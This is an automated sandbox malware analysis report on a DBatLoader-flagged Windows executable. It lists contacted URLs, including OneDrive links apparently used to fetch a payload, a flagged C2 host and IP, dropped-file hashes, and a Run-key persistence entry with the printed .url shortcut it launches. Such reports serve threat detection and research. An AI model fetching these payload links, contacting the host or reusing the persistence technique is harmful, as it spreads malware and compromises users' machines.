http://www.pregrad.netopenU	VoRTaSs6hl.exe, 00000000.00000003.354434187.0000000003BD8000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000003.353954590.0000000003C18000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000002.464462396.0000000004960000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000003.356308137.0000000004A60000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000002.463020055.0000000003CE0000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000000.352653118.0000000004001000.00000020.00000001.01000000.00000003.sdmp, Accyaz.exe, 0000000A.00000003.481556918.00000000029D0000.00000004.00001000.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000003.482284576.00000000029C8000.00000004.00001000.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.569127640.0000000002AD0000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://docs.oasis-open.org/ws-sx/ws-securitypolicy/200702	VoRTaSs6hl.exe, 00000000.00000002.460797006.00000000008E1000.00000004.00000020.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000002.460195306.0000000000843000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.558218436.0000000000980000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.pregrad.net	VoRTaSs6hl.exe, VoRTaSs6hl.exe, 00000000.00000003.354434187.0000000003BD8000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000003.353954590.0000000003C18000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000002.464462396.0000000004960000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000003.356308137.0000000004A60000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000002.463020055.0000000003CE0000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000000.352653118.0000000000401000.00000020.00000001.01000000.00000003.sdmp, Accyaz.exe, Accyaz.exe, 0000000A.00000003.481556918.00000000029D0000.00000004.00001000.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000003.482284576.00000000029C8000.00000004.00001000.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.569127640.0000000002AD0000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsdL	Accyaz.exe, 0000000A.00000002.558218436.0000000000980000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/soap12/x_1	Accyaz.exe, 0000000A.00000002.556942864.0000000000960000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/09/policy	VoRTaSs6hl.exe, 00000000.00000002.460733365.00000000008D0000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/09/policy6	VoRTaSs6hl.exe, 00000000.00000002.460733365.00000000008D0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://qkvera.am.files.1drv.com/	Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000003.510739598.0000000000982000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/H	Accyaz.exe, 0000000A.00000002.556942864.0000000000960000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trustNcv8F	Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/09/policyZ	VoRTaSs6hl.exe, 00000000.00000002.460733365.00000000008D0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust	VoRTaSs6hl.exe, 00000000.00000002.460733365.00000000008D0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://onedrive.live.com/F&resid=26943FEBC022618F%21144&authkey=AJQN0QmJX8uNcv8	Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://onedrive.live.com/	VoRTaSs6hl.exe, 00000000.00000002.460195306.0000000000843000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.emerge.deDVarFileInfo$	Accyaz.exe, 0000000A.00000003.482343233.0000000002A77000.00000004.00001000.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.567944613.0000000002A1F000.00000004.00001000.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.568520309.0000000002A90000.00000004.00001000.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.568363012.0000000002A77000.00000004.00001000.00020000.00000000.sdmp, Accyaz.exe, 0000000C.00000002.594867926.0000000002B47000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://onedrive.live.com/download?cid=26943FEBC022618F&resid=26943FEBC022618F%21144&authkey=AJQN0Qm	Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.556942864.0000000000960000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000003.510739598.0000000000982000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/07/securitypolicy	VoRTaSs6hl.exe, 00000000.00000002.460370541.000000000087B000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/09/policyv8	Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://qkvera.am.files.1drv.com/y4m6X9azireYGB5vWYP6H3S1U6wAPPTYdikVkLzvd_47vS0TaVf0JUb83MeKqofbXTM	Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000003.490601183.0000000000993000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://qkvera.am.files.1drv.com/y4mEqsfDyLbLg_BIMCl3qtV1BiAL20N5mndyfdPbct9frsx0nho4awxehBKjGtDKXaa	Accyaz.exe, 0000000A.00000003.487521560.0000000000980000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/soap12/	VoRTaSs6hl.exe, 00000000.00000002.460700771.00000000008C1000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.556942864.0000000000960000.00000004.00000020.00020000.00000000.sdmp	false		high
http://geoplugin.net/json.gp/C	VoRTaSs6hl.exe, 00000000.00000002.467804722.000000007F850000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000003.458708043.000000007F7D0000.00000004.00001000.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000008.00000000.458115313.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://qkvera.am.files.1drv.com/o	VoRTaSs6hl.exe, 00000000.00000002.460700771.00000000008C1000.00000004.00000020.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000003.360774189.00000000008C2000.00000004.00000020.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000003.394865190.00000000008C2000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000003.487521560.0000000000980000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/07/securitypolicyd	VoRTaSs6hl.exe, 00000000.00000002.460370541.000000000087B000.00000004.00000020.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/ws-sx/ws-securitypolicy/200702s.DLLo	Accyaz.exe, 0000000A.00000002.558218436.0000000000980000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/	VoRTaSs6hl.exe, 00000000.00000002.460700771.00000000008C1000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.556942864.0000000000960000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://qkvera.am.files.1drv.com/y4mp0J_hrjkY_ULP4q8yEN2WL9vZeBGm_IqLzlvV6rg6waLdlAGdzG0h00ZcMNpTPla	VoRTaSs6hl.exe, 00000000.00000002.460407228.0000000000884000.00000004.00000020.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000003.360748552.00000000008A3000.00000004.00000020.00020000.00000000.sdmp, VoRTaSs6hl.exe, 00000000.00000003.360793891.00000000008E1000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000003.488651644.000000000098E000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000003.510806395.0000000000994000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000003.510756515.0000000000986000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 0000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://qkvera.am.files.1drv.com/-	Accyaz.exe, 0000000A.00000003.510739598.0000000000982000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/soap12/P	VoRTaSs6hl.exe, 00000000.00000002.460700771.00000000008C1000.00000004.00000020.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsdU	Accyaz.exe, 0000000A.00000002.558218436.0000000000980000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.emerge.de	VoRTaSs6hl.exe, Accyaz.exe	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://docs.oasis-open.org/ws-sx/ws-trust/200512	VoRTaSs6hl.exe, 00000000.00000002.460370541.000000000087B000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 00000000A.00000002.551089962.00000000008ED000.00000004.00000020.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd	VoRTaSs6hl.exe, 00000000.00000002.460195306.0000000000843000.00000004.00000020.00020000.00000000.sdmp, Accyaz.exe, 00000000A.00000002.558218436.0000000000980000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://qkvera.am.files.1drv.com/y4mLYGL4YEm4ocBoTqKRIz5az3J9i9gOhnCysY8sBkYur2wf2ks5JFqfc2xANHxQguz	VoRTaSs6hl.exe, 00000000.00000002.460832671.00000000008E7000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.107.43.12	l-0003.l-dc-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
87.251.79.109	bestsuccess.ddns.net	Russian Federation		20803	RISS-ASRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679178
Start date and time: 05/08/202211:27:07	2022-08-05 11:27:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 29s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	VoRTaSs6hl (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winEXE@9/6@39/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 13.107.42.13, 13.107.42.12, 52.152.110.14, 52.242.101.226, 20.223.24.244, 20.54.89.106
- Excluded domains from analysis (whitelisted): www.bing.com, odc-web-brs.onedrive.akadns.net, client.wns.windows.com, fs.microsoft.com, odc-web-geo.onedrive.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, l-0004.l-msedge.net, e12564.dspb.akamaiedge.net, odwebpl.trafficmanager.net.l-0004.dc-msedge.net.l-0004.l-msedge.net, rp-consumer-prod-displaycatalog-geomap.trafficmanager.net, l-0003.l-msedge.net, login.live.com, store-images.s-microsoft.com, odc-am-files-geo.onedrive.akadns.net, sls.update.microsoft.com, am-files.ha.1drv.com.l-0003.dc-msedge.net.l-0003.l-msedge.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, odc-am-files-brs.onedrive.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Execution Graph export aborted for target Accyaz.exe, PID 3300 because there are no executed function
- Execution Graph export aborted for target Accyaz.exe, PID 4684 because there are no executed function
- Execution Graph export aborted for target VoRTaSs6hl.exe, PID 5260 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:28:14	API Interceptor	1x Sleep call for process: VoRTaSs6hl.exe modified
11:29:03	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Accyaz C:\Users\Public\Libraries\zayccA.url
11:29:11	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Accyaz C:\Users\Public\Libraries\zayccA.url
11:29:14	API Interceptor	2x Sleep call for process: Accyaz.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\Libraries\Accyaz.exe

Process:	C:\Users\user\Desktop\VoRTaSs6hl.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1011712
Entropy (8bit):	6.970245087154208
Encrypted:	false
SSDEEP:	24576:NDA1mchKTwkH17WtMBhiUDxvHiMYSt8tVSn52pAf2rDNtl2aCHXb:NDhc8ZPbVI9Sn52KNb
MD5:	6E2D9824EEEBAD8B1507FA4238892439
SHA1:	03A6497741B9697F9234F85644CD35AA5BF0E42E
SHA-256:	F10C2BBC2319E72BC4DEE452A2DE176573D88EAFECC30E97748B5DD087F4EA1F
SHA-512:	17DBF165300BD6E97C16C1D595A46FA035B0FA3E414E7707EF072404408AE20D48046D59BC651358F45B2DE50A9E9ADF9E52C4DB6DF211F2AE037A8B285B23AB
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: C:\Users\Public\Libraries\Accyaz.exe, Author: Joe Security
Antivirus:	• Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 81%
Reputation:	low
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....PE..L....^B*.....@.....t;.....@....@.....@.....p...'.....\7.....CODE....+.....,..... ..`DATA.....@.....0.....@...BSS.....`.....L.....idata...'...p...(...L.....@....tls...@.....t.....rdata.....t.....@..P.reloc.....v.....@..P.rsrc...\7.....8...8.....@..P.....h.....@..P.....

C:\Users\Public\Libraries\Accyaz.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\VoRTaSs6hl.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\Public\Libraries\zayccA.url

Process:	C:\Users\user\Desktop\VoRTaSs6hl.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\Public\\Libraries\\Accyaz.exe">), ASCII text, with CRLF line terminators

Category:	modified
Size (bytes):	97
Entropy (8bit):	4.9671520540949095
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+rSF55i0XMeL4AIvsGKd5sPKv:HRYFVmTWDyzBmvsb54Kv
MD5:	3C9A5A6C482B7C7255FDB1B14B3A52C2
SHA1:	9525DFA127BB3F55C3614E05CC1E555212B4384F
SHA-256:	13303C584783D3060D79EF79C04B0314446D0260209C5FB3F2F7E2E7FBC6EEAE
SHA-512:	9EBFF94EA844790431EAEE2175F504179EB62B3D7D5EE653DA6828A50C1D78404FD86A82FDD50C6EF106B2BF982E4B82318219E20B724378D694A91D77D325A
Malicious:	false
Yara Hits:	• Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\zayccA.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\zayccA.url, Author: @itsreallynick (Nick Carr)
Reputation:	low
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Libraries\\Accyaz.exe"..IconIndex=13..HotKey=6..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\Accyazbvbxqszzrfjnimerlsovywpte[1]

Process:	C:\Users\user\Desktop\VoRTaSs6hl.exe
File Type:	data
Category:	dropped
Size (bytes):	651776
Entropy (8bit):	7.551975307172377
Encrypted:	false
SSDEEP:	12288:XfzO0z7ygcMwvZ4lIzZowpi3C/o9njndDckACxjL6NYjj:vaceOwvZYIWV8indDc3Yn
MD5:	ECD16DEF98C8314CBBFF01DC87DF9471
SHA1:	6986577AA36365136AD7A1C9E9CF565143520630
SHA-256:	28ED385B048DF555C5FEB080262F490DD31A95B787675BBA145B365C92015E30
SHA-512:	4784F9EED12F8B0B592F41C5ADCC63A642E8213CAA01A0D706F79FB1A6BD257F91711EED8059030203384B1C2BC78CBE7F1493048A2794965B04D881A0A7318
Malicious:	false
Reputation:	low
Preview:	.$Z.9.....55.....7...U...~?.W.7..W.2...:<..<...88.>.,..<.8.8.....CC.....Q.N.UN.UN.U.o|U..U..tU..U...U..U..^U..U...UL.U...UJ.U..3U..U...U..U N.>Ux.U/..UP.U/.^U..U..xU..U/..U..U...2N.U.{...7..O(.....'A7.O.....j=.....y.....:.....J.....7.....>G...9...=.....b_..... .....f.....*.....*.....f...:.....*....Z.....8.....>G.....8..... .....b_.....J.....9.....t.....<.<.....=...9...=..v.....9..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\Accyazbvbxqszzrfjnimerlsovywpte[2]

Process:	C:\Users\Public\Libraries\Accyaz.exe
File Type:	data
Category:	dropped
Size (bytes):	651776
Entropy (8bit):	7.551975307172377
Encrypted:	false
SSDEEP:	12288:XfzO0z7ygcMwvZ4lIzZowpi3C/o9njndDckACxjL6NYjj:vaceOwvZYIWV8indDc3Yn
MD5:	ECD16DEF98C8314CBBFF01DC87DF9471
SHA1:	6986577AA36365136AD7A1C9E9CF565143520630
SHA-256:	28ED385B048DF555C5FEB080262F490DD31A95B787675BBA145B365C92015E30
SHA-512:	4784F9EED12F8B0B592F41C5ADCC63A642E8213CAA01A0D706F79FB1A6BD257F91711EED8059030203384B1C2BC78CBE7F1493048A2794965B04D881A0A7318
Malicious:	false
Reputation:	low
Preview:	.$Z.9.....55.....7...U...~?.W.7..W.2...:<..<...88.>.,..<.8.8.....CC.....Q.N.UN.UN.U.o|U..U..tU..U...U..U..^U..U...UL.U...UJ.U..3U..U...U..U N.>Ux.U/..UP.U/.^U..U..xU..U/..U..U...2N.U.{...7..O(.....'A7.O.....j=.....y.....:.....J.....7.....>G...9...=.....b_..... .....f.....*.....*.....f...:.....*....Z.....8.....>G.....8..... .....b_.....J.....9.....t.....<.<.....=...9...=..v.....9..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\Accyazbvbxqszzrfjnimerlsovywpte[2]

Process:	C:\Users\Public\Libraries\Accyaz.exe
File Type:	data
Category:	dropped
Size (bytes):	651776

Entropy (8bit):	7.551975307172377
Encrypted:	false
SSDEEP:	12288:XfzO0z7ygcMwvZ4IlzZowpi3C/o9njndDckACxjL6NYjj:vaceOwvZYIWV8indDc3Yn
MD5:	ECD16DEF98C8314CBBFF01DC87DF9471
SHA1:	6986577AA36365136AD7A1C9E9CF565143520630
SHA-256:	28ED385B048DF555C5FEB080262F490DD31A95B787675BBA145B365C92015E30
SHA-512:	4784F9EED12F8B0B592F41C5ADCC63A642E8213CAA01A0D706F79FB1A6BD257F91711EED8059030203384B1C2BC78CBE7F1493048A2794965B04D881A0A7318
Malicious:	false
Reputation:	low
Preview:	.$Z.9.....55.....7...U...~?.W.7..W.2...:<..<...88.>.,..<.8.8.....CC.....Q.N.UN.UN.U.o|U..U..tU..U...U..U..^U..U...UL.U...UJ.U..3U..U...U..U N.>Ux.U/..UP.U/.^U..U..xU..U/..U..U...2N.U.{...7..O(.....'A7.O.....j=.....y.....'.....J.....7.....>G....9...=.....b_..... .....f.....*.....*.....f....'.....*....Z.....8.....>G.....8..... .....b_.....J.....9.....t.....<.<.....=...9...=..v.....9..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.970245087154208
TrID:	• Win32 Executable (generic) a (10002005/4) 92.46% • Win32 Executable Borland Delphi 7 (665061/41) 6.15% • Windows ActiveX control (116523/4) 1.08% • Win32 Executable Delphi generic (14689/80) 0.14% • Windows Screen Saver (13104/52) 0.12%
File name:	VoRTaSs6hl.exe
File size:	1011712
MD5:	6e2d9824eeebad8b1507fa4238892439
SHA1:	03a6497741b9697f9234f85644cd35aa5bf0e42e
SHA256:	f10c2bbc2319e72bc4dee452a2de176573d88eafecc30e97748b5dd087f4ea1f
SHA512:	17dbf165300bd6e97c16c1d595a46fa035b0fa3e414e7707ef072404408ae20d48046d59bc651358f45b2de50a9e9adf9e52c4db6df211f2ae037a8b285b23ab
SSDEEP:	24576:NDA1mchKTwkH17WtMBhiUDxvHiMYSt8tVSn52pAf2rDNtl2aCHXb:NDhc8ZPbVI9Sn52KNb
TLSH:	EA259E35E7D28433D4732B3D4D1B46A55836BE112E68D88A2BED2D881FF968239353C7
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....

File Icon

Icon Hash:	c49af2e8ece0e6c8

Static PE Info

General

Entrypoint:	0x4a3b74
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, BYTES_REVERSED_LO, 32BIT_MACHINE, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0

Import Hash:	205f6434858f3f8cc9e8b96d094507a2

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 004A38D4h
call 00007FD18CB06DF1h
mov eax, dword ptr [004A587Ch]
mov eax, dword ptr [eax]
call 00007FD18CB67B31h
mov ecx, dword ptr [004A59E0h]
mov eax, dword ptr [004A587Ch]
mov eax, dword ptr [eax]
mov edx, dword ptr [004A0C1Ch]
call 00007FD18CB67B31h
mov eax, dword ptr [004A59E0h]
mov eax, dword ptr [eax]
call 00007FD18CB645A5h
mov eax, dword ptr [004A587Ch]
mov eax, dword ptr [eax]
call 00007FD18CB67B99h
call 00007FD18CB04854h
lea eax, dword ptr [eax+00h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa7000	0x27a4	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb9000	0x4375c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xac000	0xc1ec	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0xab000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0xa2bc8	0xa2c00	False	0.5100101406490015	data	6.535344306379752	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
DATA	0xa4000	0x1aa4	0x1c00	False	0.42703683035714285	data	4.101220909917565	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
BSS	0xa6000	0xef5	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.idata	0xa7000	0x27a4	0x2800	False	0.3671875	data	5.001062777293974	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.tls	0xaa000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rdata	0xab000	0x18	0x200	False	0.05078125	data	0.2005819074398449	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0xac000	0xc1ec	0xc200	False	0.5179606958762887	data	6.616954325025841	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0xb9000	0x4375c	0x43800	False	0.5486762152777778	data	7.261354981454627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

